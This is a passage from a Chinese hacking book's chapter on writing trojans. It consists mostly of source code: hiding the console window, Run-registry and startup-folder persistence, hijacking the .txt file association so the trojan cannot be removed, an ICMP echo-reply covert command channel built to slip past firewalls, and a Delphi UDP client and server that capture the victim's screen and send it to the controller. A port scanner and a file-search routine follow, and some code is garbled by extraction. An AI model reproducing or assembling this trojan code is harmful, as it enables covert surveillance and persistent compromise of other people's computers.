
```
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
// 选择上传文件
PUTFILEDLG::PUTFILEDLG(CWnd* pParent /*=NULL*/)
: CDialog(PUTFILEDLG::IDD, pParent)
{
    //{{AFX_DATA_INIT(PUTFILEDLG)
    // NOTE: the ClassWizard will add member initialization here
    //}}AFX_DATA_INIT
}

void PUTFILEDLG::DoDataExchange(CDataExchange* pDX)
{
    CDialog::DoDataExchange(pDX);
    //{{AFX_DATA_MAP(PUTFILEDLG)
    // NOTE: the ClassWizard will add DDX and DDV calls here
    //}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(PUTFILEDLG, CDialog)
    //{{AFX_MSG_MAP(PUTFILEDLG)
    ON_BN_CLICKED(IDC_BUTTON1, OnSelectFile)
    //}}AFX_MSG_MAP
END_MESSAGE_MAP()
// 保存文件手柄
void PUTFILEDLG::OnSelectFile()
{
    CString FilePathName;
    CFileDialog dlg(TRUE); // TRUE 为 OPEN 对话框, FALSE 为 SAVE
    AS对话框
    if (dlg.DoModal() == IDOK)
    {
        FilePathName = dlg.GetPathName();
    }

    CMyDlg::SetPubDir(FilePathName); // 保存路径
    GetDlgItem(IDC_EDIT_PUTFILE) -> SetWindowText(FilePathName.
    LockBuffer());
}
```

利用 codeblock 或者在 release 文件下面生成的 EXE 文件直接运行, 结果如图所示。



```
GetDir is ok
C:\w.*
$Recycle.Bin
boot
bootmgr
BOOTSECT.BAK
Documents and Settings
grldr
inetpub
MyDownloads
pagefile.sys
Perflogs
Program Files
Program Files (x86)
ProgramData
Recovery
software
System Volume Information
Test
Users
website
Windows
文档软件
The Client Socket is Closed
```

服务端运行结果

## 7.2.4 使木马在后台运行

由于木马是恶意病毒, 为避免在运行时很容易被系统管理员发现, 如果使木马在后台运行, 则需要在 Server 也就是服务器端中的 form\_Load 事件 “me.hide” 代码, 这样木马便可隐藏在后台运行了, 或者添加如下代码。

```
#include <iostream.h>
#include <windows.h>
void main()
{
    HWND hwnd; if(hwnd==::FindWindow("ConsoleWindowClass",NULL))
// 找到控制台句柄
    {
        ::ShowWindow(hwnd,SW_HIDE); // 隐藏控制台窗口
    }
// 其他实现功能语句
}
```

在 Windows 操作系统中, 有一个服务管理器, 它管理的后台进程被称为 service。

服务是一种应用程序类型, 它在后台运行, 与 UNIX 后台应用程序类似。服务应用程序通常可以在本地和通过网络为用户提供一些功能, 例如客户端/服务器应用程序、Web 服务器、数据库服务器以及其他基于服务器的应用程序。

后台服务程序是在后台悄悄运行的。我们通过将自己的程序登记为服务，可以使自己的程序不出现在任务管理器中，并且随系统启动而最先运行、随系统关闭而最后停止。

服务控制管理器是一个 RPC 服务器，它显露了一组应用编程接口，程序员可以方便地编写程序来配置服务和控制远程服务器中的服务程序。服务程序通常编写成控制台类型的应用程序，总的来说，一个遵守服务控制管理程序接口要求的程序包含下面 3 个函数。

- 服务程序主函数 (main)：调用系统函数 StartServiceCtrlDispatcher 连接程序主线程到服务控制管理程序。
- 服务入口点函数 (ServiceMain)：执行服务初始化任务，同时执行多个服务的服务进程有多个服务入口函数。
- 控制服务处理程序函数 (Handler)：在服务程序收到控制请求时，由控制分发线程引用 (此处是 Service\_Ctrl)。

另外在系统运行此服务之前需要安装登记服务程序：InstallService 函数。删除服务程序则需要先删除服务安装登记：removeService 函数。

## 7.2.5 实现木马开机运行的功能

现在很多木马都具有开机自启动功能，该功能是通过把木马加入注册表的启动组中来实现的。在 Windows 操作系统下，主要有 2 个文件夹和 8 个注册表项控制程序的自启动。下面主要介绍这 2 个文件夹和 8 个注册表项。

(1) 用户专用启动文件夹，最常见的自启动程序文件夹，位于系统分区盘下，路径为系统盘:\Documents and Settings\<用户名称>\开始\程序\启动，它是针对用户来使用的。

(2) 所有用户启动文件夹，另外一个常见自启动程序文件夹，位于系统分区盘下，路径为系统盘:\Documents and Settings\ALL USER\开始\程序\启动，而该文件夹是针对所有的用户，都会启动。

(3) LOAD 注册键：位于 [HKEY\_CURRENT\_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load]。一般埋藏得比较深的注册表项。

(4) USERINIT 注册键：位于 [HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit]。

一般情况下其默认值为“userinit.exe”，由于该子键的值中可以使用逗号分隔开多个程序，所以在键值的数值中可以加入其他程序，系统启动时加载程序。

(5) EXPLORER\RUN 注册键：位于 [HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]。

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\

Explorer\Run] 同时存在于 HKEY\_CURRENT\_USER 和 HKEY\_LOCAL\_MACHINE 根键中。

(6) RUNSERVICESONCE 注册键: 位于 [HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]。

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce] 同时存在于 HKEY\_CURRENT\_USER 和 HKEY\_LOCAL\_MACHINE 根键中, 在用户登录前以及其他注册键启动前启动服务。

(7) RUNSERVICES 注册键: 位于 [HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]。

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices] 紧跟在 Runservicesonce 之后, 在用户登录之前启动。

(8) RUNONCE\SETUP 注册键: 位于 [HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup]。

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\Setup] 在用户登录后启动程序或者服务。

(9) RUNONCE 注册键: [HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce]。

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce] 位于 [HKEY\_LOCAL\_MACHINE] 根键下的 “RunOnce” 子键在用户登录后及其他注册表的 Run 键值加载程序前加载相关联的程序; 位于 [HKEY\_CURRENT\_USER] 根键下的 “RunOnce” 子键在操作系统处理完其他注册表 Run 子键及自启动文件夹内的程序后再加载系统为 Windows 7, [HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx] 中可找到这个子键。

(10) RUN 注册键: 位于 [HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run]

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]。

[HKEY\_CURRENT\_USER] 根键下的 “Run” 键值紧接着 [HKEY\_LOCAL\_MACHINE] 下的 “Run” 键值运行, 但两个键值都在 “启动” 文件夹之前加载。

自启动功能实现可以在 codeblock 中编译运行的源码案例如下。

```
#include<windows.h>
#include <stdio.h>
#include <stdlib.h>
#include<conio.h>
int CreateRun(void)
{
    HKEY hKey;
```

```

const char *pval = "hwhpapp.exe";

if(RegOpenKeyEx(HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
0, KEY_WRITE, &hKey) !=ERROR_SUCCESS)

return -1;
if(RegSetValueEx(hKey, "hwhpapp", 0, REG_SZ, (const unsigned
char *)pval, strlen(pval)+1)
!=ERROR_SUCCESS)
{
RegCloseKey(hKey);
return -1;
}
RegCloseKey(hKey);
return 0;
}
void main()
{
if(CreateRun()!=0)
printf("Can't Create Run !\n");
getch();
}
int C***Dlg::CreateRun(void)
{
//添加以下代码
HKEY RegKey;
CString sPath;
GetModuleFileName(NULL,sPath.GetBufferSetLength(MAX_PATH+1),
MAX_PATH);
sPath.ReleaseBuffer();
int nPos;
nPos=sPath.ReverseFind('\\');
sPath=sPath.Left(nPos);
CString lpszFile=sPath+"\\door.exe";//这里加上自启动执行文件名称
CFileFind fFind;
BOOL bSuccess;
bSuccess=fFind.FindFile(lpszFile);
fFind.Close();
if(bSuccess)
{
CString fullName;
fullName=lpszFile;
RegKey=NULL;
RegOpenKey(HKEY_LOCAL_MACHINE,"Software\\Microsoft\\
Windows\\CurrentVersion\\Run",&RegKey);
RegSetValueEx(RegKey,"getip",0,REG_SZ,(const unsigned
char*)(LPCTSTR)fullName,fullName.GetLength());//这里加上你需要在注册
表中注册的内容

```

```

        this->UpdateData(FALSE);
    }
    else
    {
        //theApp.SetMainSkin();
        ::AfxMessageBox(" 没找到执行程序, 自动运行失败");
        exit(0);
    }
    return 0;
}

```

### 7.2.6 曝光黑客如何防止木马被删

即使木马在后门运行, 有经验的网络管理员仍然可以发现并删除隐藏在计算机中的木马。所以黑客就必须采取措施, 使管理员即使发现木马也删不掉, 如可采用创建木马和文件的关联来实现这个功能。创建木马和文件的关联, 可以使用如下代码。

```

Public Sub WriteToTxt()
    Dim result As Long
    Dim hKeyID As Long
    Dim skey As String
    Dim skeyVal As String
    skey = "txtfile/shell/open/command"
    skeyVal = "C:/windows/system/txtView.exe"
    result = RegOpenKey(HKEY_CLASSES_ROOT, skeyVal, hKeyID)
    If result = 0 Then
        result = RegSetValueEx(hKeyID, skey, 0, REG_SZ, skeyVal, Len
(skeyVal) + 1)
    End If
End Sub

```

上述代码是将木马程序与 txt 文件相关联, 但创建木马是 C:\windows\system\sysrsy.exe, 而文件 C:\windows\system\txtView.exe 是前面所创建木马的一个复制体。

## 7.3 揭秘基于 ICMP 协议的 VC 木马编写

ICMP 报文是由系统内核或进程直接处理而不是通过端口, 这就给了木马一个摆脱端口的绝好机会。木马可以将自己伪装成 ping 程序, 这样系统就会将 ICMP\_ECHOREPLY (ping 的回应包) 的监听、处理权交给木马进程。一旦事先约定好的 ICMP\_ECHOREPLY 包出现 (可以判断包大小、ICMP\_SEQ 等特征), 木马就会接受、分析并从报文中解码出命令和数据。

ICMP\_ECHOREPLY 数据包可穿透防火墙和网关。常见的 Ping of Death、ICMP 风暴、ICMP 碎片攻击等, 都是通过构造 ICMP 报文进行攻击, 所以一般的防火墙都会对 ICMP 报

文进行过滤。但 ICMP\_ECHOREPLY 报文往往不会在过滤策略中出现,这是因为一旦不允许 ICMP\_ECHOREPLY 报文通过就意味着主机没有办法对外进行 ping 的操作,这样对于用户是极其不好的。如果设置正确,ICMP\_ECHOREPLY 报文也能穿过网关,进入局域网。

使用 codeb 或者 VC++ 编写基于 ICMP 木马的具体操作步骤如下。

- ① 为了实现发送/监听 ICMP 报文,需要建立 SOCK\_RAW (原始套接口),并定义一个 IP 首部,其具体格式如下。

```
typedef struct iphdr {
    unsigned int version:4; // IP版本号,4表示IPV4
    unsigned int h_len:4;   // 4位首部长度
    unsigned char tos;      // 7位服务类型TOS
    unsigned short total_len; // 16位总长度(字节)
    unsigned short ident;   // 16位标识
    unsigned short frag_and_flags; // 3位标志位
    unsigned char ttl;      // 7位生存时间 TTL
    unsigned char proto;    // 7位协议 (TCP,UDP或其他)
    unsigned short checksum; // 16位IP首部校验和
    unsigned int sourceIP;  // 32位源IP地址
    unsigned int destIP;    // 32位目的IP地址
} IpHeader;
```

- ② 定义一个 ICMP 首部,其具体格式如下。

```
typedef struct _ihdr {
    BYTE i_type;      // 7位类型
    BYTE i_code;      // 7位代码
    USHORT i_cksum;   // 16位校验和
    USHORT i_id;      // 识别号(一般用进程号作为识别号)
    USHORT i_seq;     // 报文序列号
    ULONG timestamp;  // 时间戳
} IcmpHeader;
```

- ③ 通过 WSASocket 来建立一个原始套接口,其具体内容如下。

```
SockRaw=WSASocket(
    AF_INET,          // 协议族
    SOCK_RAW,         // 协议类型,SOCK_RAW表示是原始套接口
    IPPROTO_ICMP,     // 协议,IPPROTO_ICMP表示ICMP数据报
    NULL,             // WSAPROTOCOL_INFO置空
    0,                // 保留字,永远置为0
    WSA_FLAG_OVERLAPPED // 标志位
);
```

### 注意

为了使用发送接收超时设置(设置 SO\_RCVTIMEO, SO\_SNDTIMEO),必须将标志位置设为 WSA\_FLAG\_OVERLAPPED。

- ④ 在创建好原始套接口后,就可以使用 fill\_icmp\_data 子程序填充 ICMP 报文段了。fill\_icmp\_data 子程序的具体内容如下。

```
void fill_icmp_data(char * icmp_data,int datasize)
{
    IcmpHeader *icmp_hdr;
    char *datapart;
    icmp_hdr = (IcmpHeader*)icmp_data;
    icmp_hdr->i_type = ICMP_ECHOREPLY; //类型为ICMP_ECHOREPLY
    icmp_hdr->i_code = 0;
    icmp_hdr->i_id = (USHORT)GetCurrentProcessId(); //识别号为进程号
    icmp_hdr->i_cksum = 0; //校验和初始化
    icmp_hdr->i_seq = 0; //序列号初始化
    datapart = icmp_data + sizeof(IcmpHeader); //数据端的地址
    为icmp报文地址加上ICMP的首部长度的
    memset(datapart,"A", datasize - sizeof(IcmpHeader)); //这里
    填充的数据全部为"A",也可以填充任何代码和数据,实际上木马和控制端之间就是通过数
    据段传递数据的
}
```

- ⑤ 需要调用 CheckSum 函数计算 ICMP 校验和,具体的调用方法如下。

```
((IcmpHeader*)icmp_data)->i_cksum = checksum((USHORT*)icmp_
data, datasize);//调用Checksum函数
USHORT CheckSum (USHORT *buffer, int size)
{
    unsigned long cksum=0;
    while(size >1)
    {
        cksum+=*buffer++;
        size -=sizeof(USHORT);
    }
    if(size ) cksum += *(UCHAR*)buffer;
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >>16);
    return (USHORT) (~cksum); // CheckSum函数是标准的校验和函数,也
    可用优化过的任何校验和函数来代替它
}
```

- ⑥ 通过 sendto 函数来发送 ICMP\_ECHOREPLY 报文,该函数的具体格式如下。

```
sendto(sockRaw,icmp_data,datasize,0,(struct sockaddr*)&dest,
sizeof(dest));
```

- ⑦ 在发送完成后,就需要使用 recvfrom 函数接收 ICMP\_ECHOREPLY 报文,并用 decoder 函数将接收到的报文解码解析成数据和命令,这部分的实现代码如下。

```

recv_icmp=recvfrom(sockRaw,recvbuf,MAX_PACKET,0,(structsockaddr
*)&from,&fromlen;
decode_resp(recvbuf,recv_icmp,&from);
//decoder函数
void decoder(char *buf, int bytes,struct sockaddr_in *from)
{
    IpHeader *iphdr;
    IcmpHeader *icmphdr;
    unsigned short iphdrlen;
    iphdr = (IpHeader *)buf;           // IP首部的地址就等于buf的地址
    iphdrlen = iphdr->h_len * 4;       // 因为h_len是32位word,要
    转换成bytes必须*4
    icmphdr = (IcmpHeader*)(buf + iphdrlen); // ICMP首部的地址等于
    IP首部长加buf
    printf("%d bytes from %s:",bytes, inet_ntoa(from->sin_addr));
    // 取出源地址
    printf("icmp_id=%d.",icmphdr->i_id);           // 取出进程号
    printf("icmp_seq=%d.",icmphdr->i_seq);         // 取出序列号
    printf("icmp_type=%d",icmphdr->i_type);         // 取出类型
    printf("icmp_code=%d",icmphdr->i_code);         // 取出代码
    for(i=0; // 取出数据段
}

```

**注意**

一旦在输入过滤器中禁止了 ICMP\_ECHOREPLY 报文,就不能再用 ping 这个工具了;如果过滤了所有的 ICMP 报文,就收不到任何错误报文。这样,使用 IE 访问一个并不存在的网站时将收不到网络不可达、主机不可达和端口不可达报文,往往要花数倍的时间才能知道结果,且基于 ICMP 协议的 tracertr 工具也会失效。

对于此种木马的防范,除非使用嗅探器或者监视 Windows 的 SockAPI 调用,否则从网络上将很难发现木马的行踪。

## 7.4 揭秘基于 Delphi 的木马编写

黑客们经常使用一些系统监控工具对目标主机进行监视,不仅监视目标主机重启、关机等操作,还对目标主机日常操作进行设置。要想完全控制目标主机,就应先对其进行监控。在本节将通过 UDP 协议来实现远程监视屏幕,这里使用的不是 TCP/IP 协议。

UDP (User Datagram Protocol, 用户报文协议) 是 Internet 上广泛采用的通信协议之一。它是一种非连接的传输协议,虽然没有确认机制,可靠性不如 TCP,但其效率非常高,适用于远程屏幕监视;同时,UDP 控件不区分服务器端和客户端,只区分发送端和接收端,编程较为简单,可选用 UDP 协议,使用 Delphi 4.0 提供的 TNMUDP 控件。

### 7.4.1 实现过程

远程监视屏幕是黑客入侵时所用工具一个重要功能，它通常由一个客户端和服务端组成，当目标主机上运行服务端程序时，可使用客户端程序来实现远程监视其屏幕。这里需要使用 Delphi 语言编写一个装在受控机上发送端程序 VClient.exe 和一个在主控机上接收端程序 VServer.exe。其中 VServer.exe 指定要监视的受控机的 IP 地址和在受控机屏幕上抓取区域的大小和位置，并发出屏幕抓取指令给 VClient.exe；当 VClient.exe 得到指令后在受控机屏幕上选取指定区域，生成数据流将其发回主控机，并在主控机上显示抓取区域的 BMP 图像。

#### 注意

由以上过程可以看出，该方法有两个关键所在：一是如何在受控机上进行屏幕抓取，二是如何通过 TCP/IP 协议在两台计算机间传输数据。

### 7.4.2 编写发送端程序

在了解了远程监视屏幕的具体实现过程后，即可编写发送端程序，具体操作步骤如下。

- ① 在 Delphi7.0 中新建一个 Name 属性为“Client”的 Delphi 工程，加入 TNMUDP 控件并将其 Name 属性设为“CUDP”。
- ② 将 LocalPort 属性设为“1433”，以便让控件 CUDP 监视受控机的 1433 端口，当有数据发送到该口时，就会触发 CUDP 控件中的 OnDataReceived 事件。
- ③ 将 RemotePort 属性设为“1455”之后，这样当控件 CUDP 发送数据时，就会将数据发到主控机的 1455 口。
- ④ 在 implementation 后面加入变量定义。

```
const BufSize=2047;{ 发送每一笔数据的缓冲区大小 }
var
  BmpStream:TMemoryStream;
  LeftSize:Longint;{ 发送每一笔数据后剩余的字节数 }
```

- ⑤ 为 Client 的 OnCreate 事件添加如下的动作代码。

```
procedure TClient.FormCreate(Sender: TObject);
begin
  BmpStream:=TMemoryStream.Create;
end;
```

⑥ 为 Client 的 OnDestroy 事件添加如下的动作代码。

```
procedure TClient.FormDestroy(Sender: TObject);
begin
  BmpStream.Free;
end;
```

⑦ 为控件 CUDP 的 OnDataReceived 事件添加如下的动作代码。

```
procedure TClient.CUDPDataReceived (Sender: TComponent;
  NumberBytes: Integer; FromIP: String);
var
  CtrlCode:array[0..29] of char;
  Buf:array[0..BufSize-1] of char;
  TmpStr:string;
  SendSize,LeftPos,TopPos,RightPos,BottomPos:integer;
begin
  CUDP.ReadBuffer(CtrlCode,NumberBytes);          // 读取控制码
  if CtrlCode[0]+CtrlCode[1]+CtrlCode[2]+CtrlCode[3]='show' then
  begin // 控制码前4位为“show”表示主控机发出了抓屏指令
    if BmpStream.Size=0 then // 没有数据可发,必须截屏生成数据
    begin
      TmpStr:=StrPas(CtrlCode);
      TmpStr:=Copy(TmpStr,5,Length(TmpStr)-4);
      LeftPos:=StrToInt(Copy(TmpStr,1,Pos(':',TmpStr)-1));
      TmpStr:=Copy(TmpStr,Pos(':',TmpStr)+1,Length(TmpStr)-
        Pos(':',TmpStr));
      TopPos:=StrToInt(Copy(TmpStr,1,Pos(':',TmpStr)-1));
      TmpStr:=Copy(TmpStr,Pos(':',TmpStr)+1,Length(TmpStr)-
        Pos(':',TmpStr));
      RightPos:=StrToInt(Copy(TmpStr,1,Pos(':',TmpStr)-1));
      BottomPos:=StrToInt(Copy(TmpStr,Pos(':',TmpStr)+1,Length(TmpS
        tr)-Pos(':',TmpStr)));
      ScreenCap(LeftPos,TopPos,RightPos,BottomPos);      // 截取屏幕
    end;
    if LeftSize>BufSize then SendSize:=BufSize
    else SendSize:=LeftSize;
    BmpStream.ReadBuffer(Buf,SendSize);
    LeftSize:=LeftSize-SendSize;
    if LeftSize=0 then BmpStream.Clear;                  // 清空流
    CUDP.RemoteHost:=FromIP; // FromIP为主控机IP地址
    CUDP.SendBuffer(Buf,SendSize); // 将数据发到主控机的1455端口
  end;
end;
```

⑧ 上述 ScreenCap 是自定义函数,其作用是截取屏幕指定区域,具体格式如下。

```
procedure TClient.ScreenCap(LeftPos,TopPos, RightPos,BottomPos:
  integer);
```

```

var
  RectWidth, RectHeight: integer;
  SourceDC, DestDC, Bhandle: integer;
  Bitmap: TBitmap;
begin
  RectWidth := RightPos - LeftPos;
  RectHeight := BottomPos - TopPos;
  SourceDC := CreateDC('DISPLAY', '', '', nil);
  DestDC := CreateCompatibleDC(SourceDC);
  Bhandle := CreateCompatibleBitmap(SourceDC, RectWidth, RectHeight);
  SelectObject(DestDC, Bhandle);
  BitBlt(DestDC, 0, 0, RectWidth, RectHeight, SourceDC, LeftPos, TopPos,
  SRCCOPY);
  Bitmap := TBitmap.Create;
  Bitmap.Handle := Bhandle;
  Bitmap.SaveToStream(BmpStream);
  BmpStream.Position := 0;
  LeftSize := BmpStream.Size;
  Bitmap.Free;
  DeleteDC(DestDC);
  ReleaseDC(Bhandle, SourceDC);
end;

```

- ⑨ 最后将新创建的工程保存为“C:\VClient\ClnUnit.pas”和“C:\VClient\VClient.dpr”并编译。至此，VClient.exe 文件的编制就圆满完成了。

### 7.4.3 编写接收端程序

在发送端文件编写完毕后，就可以开始编写接收端 VServer.exe 文件了。

具体的操作步骤如下。

- ① 新建一个默认窗体的 Name 属性为“Server”的 Delphi 工程，并加入 TNMUDP 控件，Name 属性设为“SUDP”。
- ② 将 LocalPort 属性设为“1455”，让控件 SUDP 监视主控机的 1455 端口，当有数据发送到该口时，触发控件 SUDP 的 OnDataReceived 事件。
- ③ RemotePort 属性设为“1433”，当控件 SUDP 发送数据时，将数据发到受控机的 1433 端口。再在其中加入如下的控件，并设置相应属性。  
Image1 控件，并将 Align 属性设为“alClient”。  
Button1 控件，并将 Caption 属性设为“截屏”。  
Label1 控件，并将 Caption 属性设为“左：上：右：下”。  
Label2 控件，并将 Caption 属性设为“受控机 IP 地址”。

Edit1 控件，并将 Text 属性设为“0:0:100:100”；

Edit2 控件，并将 Text 属性设为“127.0.0.1”。

④ 在 implementation 后面加入变量定义。

```
const BufSize=2047;
var
  RsltStream, TmpStream: TMemoryStream;
```

⑤ 为 Server 的 OnCreate 事件添加如下的动作代码。

```
procedure TServer.FormCreate(Sender: TObject);
begin
  RsltStream:=TMemoryStream.Create;
  TmpStream:=TMemoryStream.Create;
end;
```

⑥ 为 Client 的 OnDestroy 事件添加如下的动作代码。

```
procedure TServer.FormDestroy(Sender: TObject);
begin
  RsltStream.Free;
  TmpStream.Free;
end;
```

⑦ 为控件 Button1 的 OnClick 事件添加如下的动作代码。

```
procedure TServer.Button1Click(Sender: TObject);
var ReqCode: array[0..29] of char; ReqCodeStr: string;
begin
  ReqCodeStr:='show'+Edit1.Text;
  StrpCopy(ReqCode, ReqCodeStr);
  TmpStream.Clear;
  RsltStream.Clear;
  SUDP.RemoteHost:=Edit2.Text;
  SUDP.SendBuffer(ReqCode, 30);
end;
```

⑧ 为控件 SUDP 的 OnDataReceived 事件添加如下的动作代码。

```
procedure TServer.SUDPDataReceived(Sender: TComponent;
  NumberBytes: Integer; FromIP: String);
var ReqCode: array[0..29] of char; ReqCodeStr: string;
begin
  ReqCodeStr:='show'+Edit1.Text;
  StrpCopy(ReqCode, ReqCodeStr);
  SUDP.ReadStream(TmpStream);
  RsltStream.CopyFrom(TmpStream, NumberBytes);
  if NumberBytes< BufSize then // 数据已读完
```

```

begin
RsltStream.Position:=0;
Image1.Picture.Bitmap.LoadFromStream(RsltStream);
TmpStream.Clear;
RsltStream.Clear;
end
else
begin
TmpStream.Clear;
ReqCode:='show';
SUDP.RemoteHost:=Edit2.Text;
SUDP.SendBuffer(ReqCode,30);
end;
end;

```

⑨ 将创建的工程保存为“C:\VServerSvrUnit.pas”和“C:\VServerVServer.dpr”并对其进行编译。

#### 7.4.4 测试程序

通常情况下，在程序编写完成之后，需要测试编写的程序是否可以实现特定的功能。具体测试方法为：在目标计算机中运行 VServer.exe 程序；选择一台计算机作为主控机，运行 VClient.exe 并将“受控机 IP 地址”（即 Edit2 的内容）设为受控机 IP 地址，看能否实现截屏。

## 7.5 电子眼——计算机扫描技术的编程

扫描就是对计算机系统或者其他网络设备进行安全相关的检测，以找出安全隐患和可被黑客利用的漏洞。显然，扫描软件是把双刃剑，黑客可以利用它入侵系统，而系统管理员掌握它又可有效防范黑客入侵。所以在黑客软件和其他应用软件中，扫描技术占有重要的位置。

本节将从端口、文件目录和进程三个方面分别对扫描器的编程进行详细介绍。

### 7.5.1 主机的端口状态扫描

在 C++ 中，可调用 CPortScanDig::TestConnection 函数来实现端口扫描功能。其基本原理是：和对方被扫描端口建立连接请求，如连接成功则说明对方端口开放，否则对方端口没有打开。

该函数的具体调用方式如下。

```

BOOL CPortScanDig::TestConnection(CString IP,UINT nPort)
{
// 创建套接字

```

```

CSocket* pSocket;
pSocket = new CSocket; // 这里使用了C++的内建类库CSocket,当然也可以
直接使用Socket编程
ASSERT(pSocket);
if (!pSocket->Create())
{
    Delete pSocket;
    pSocket = NULL;
    // 如果套接字创建不成功,则返回 false
    return FALSE;
}
// 连接主机
while (!pSocket->Connect(IP, nPort))
{
    Delete pSocket;
    pSocket = NULL;
    // 如果指定的端口没有打开,返回 false
    return FALSE;
}
// 清除套接字
pSocket->Close();
delete pSocket;
// 如果端口是开放的,则返回值为 true
return TRUE;
}

```

## 7.5.2 文件目录扫描

对目标计算机中的文件进行扫描也是计算机病毒和反病毒中常用的一种技术,下面将介绍几种扫描文件时要用到的 API 函数,以及实现文件搜索的功能代码。

(1) FindFirstFileEx 函数。

在此函数中提供了如文件名和属性等专门的参数,且提供查找文件匹配的条件,所以可以用来在一个目录中扫描文件。该函数的具体格式如下。

```

HANDLE FindFirstFile(
    LPCTSTR lpFileName,           // 指向要查找的文件名称的指针
    LPWIN32_FIND_DATA lpFindFileData // 指向匹配的文件信息的指针
);

```

其中“lpFindFileData”参数是一个 LPWIN32\_FIND\_DATA 结构,该结构用于存放第一个匹配查找字符串的文件的有关信息。如果查找成功,则会返回一个合法的句柄,用户可使用该句柄来继续查找文件。另外,该函数还有一个升级版本,其具体格式如下。

```

HANDLE FindFirstFile(
    LPCTSTR lpFileName,           // 指向要查找的文件名称的指针

```

```

    FINDEX_INFO_LEVELS fInfoLevelId,    // 返回数据的信息级别
    LPVOID lpFindFileData,              // 指向返回信息的指针
    FINDEX_SEARCH_OPS fSearchOp,        // 执行过滤的类型
    LPVOID lpSearchFilter,              // 指向查找规则的指针
    DWORD dw AdditionalFlags             // 额外的查找控制标志
);

```

#### (2) FindNextFile 函数。

如果想把从 FindFirstFile 开始的搜索继续进行下去, 此时就需要使用 FindNextFile 函数, 其作用是继续查找 FindFirstFile 函数搜索后的文件。

其具体格式如下。

```

BOOL FindNextFile(
    HANDLE hFindFile, // 要查询的句柄, 上一个函数的返回句柄。
    LPWIN32_FIND_DATA lpFindFileData // 指向匹配的文件的信息
);

```

如果该函数调用成功, 则会返回一个非 0 值, 否则返回 FALSE。

#### (3) FindClose 函数。

如果完成查找, 还必须调用 FindClose 函数来关闭用 FindFirstFile 打开的句柄, 只需要将 FindFirstFile 返回的句柄当作参数传入即可。该函数的具体格式如下。

```

BOOL FindClose(
    HANDLE hFindFile // file search handle
);

```

#### (4) 用 C 语言编写的文件搜索代码。

下面是用 C 语言编写的用来进行文件搜索的代码, 可以列出在 C:\ 目录中的所有扩展名为 .exe 的文件。

```

#include<windows.h>
#include<tchar.h>
#ifdef UNICODE
#include <stdio.h>
#endif
Void DisplayError(LPCTSTR pszTitle);
int _tmain(int argc, TCHAR *argv[])
{
    WIN32_FIND_DATA wfd;
    HANDLE hSearch = FindFirstFile(_T("C:\\*.exe"), &wfd);
    If(hSearch != INVALID_HANDLE_VALUE)
    {
        _tprint(_T("%s\n"), wfd.cFileName);
        While(FindNextFile(hSearch, &wfd))
            _tprint(_T("%s\n"), wfd.cFileName);
        FindClose(hSearch);
    }
}

```

```

}
Else
{
    DisplayError(argv[0]);
}
return 0;
}
void DisplayError(LPCTSTR pszTitle)
{
    LPVOID pv;
    FormatMessage(FORMAT_MESSAGE_ALLOCATE_BUFFER|
        FORMAT_MESSAGE_FROM_SYSTEM, NULL, GetLastError(),
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), (LPTSTR) &pv, 0, NULL);
    MessageBox(NULL, pv, pszTitle, MB_ICONHAND);
    LocalFree(pv);
}

```

### 7.5.3 进程扫描

对目标计算机中的进程进行扫描也是黑客常用的一种手段，下面是用 VC++ 实现进程扫描的代码。

```

void CListProcessesDlg : : ListProcesses()
{
    // 初始化
    HANDLE hProcessSnap = NULL;
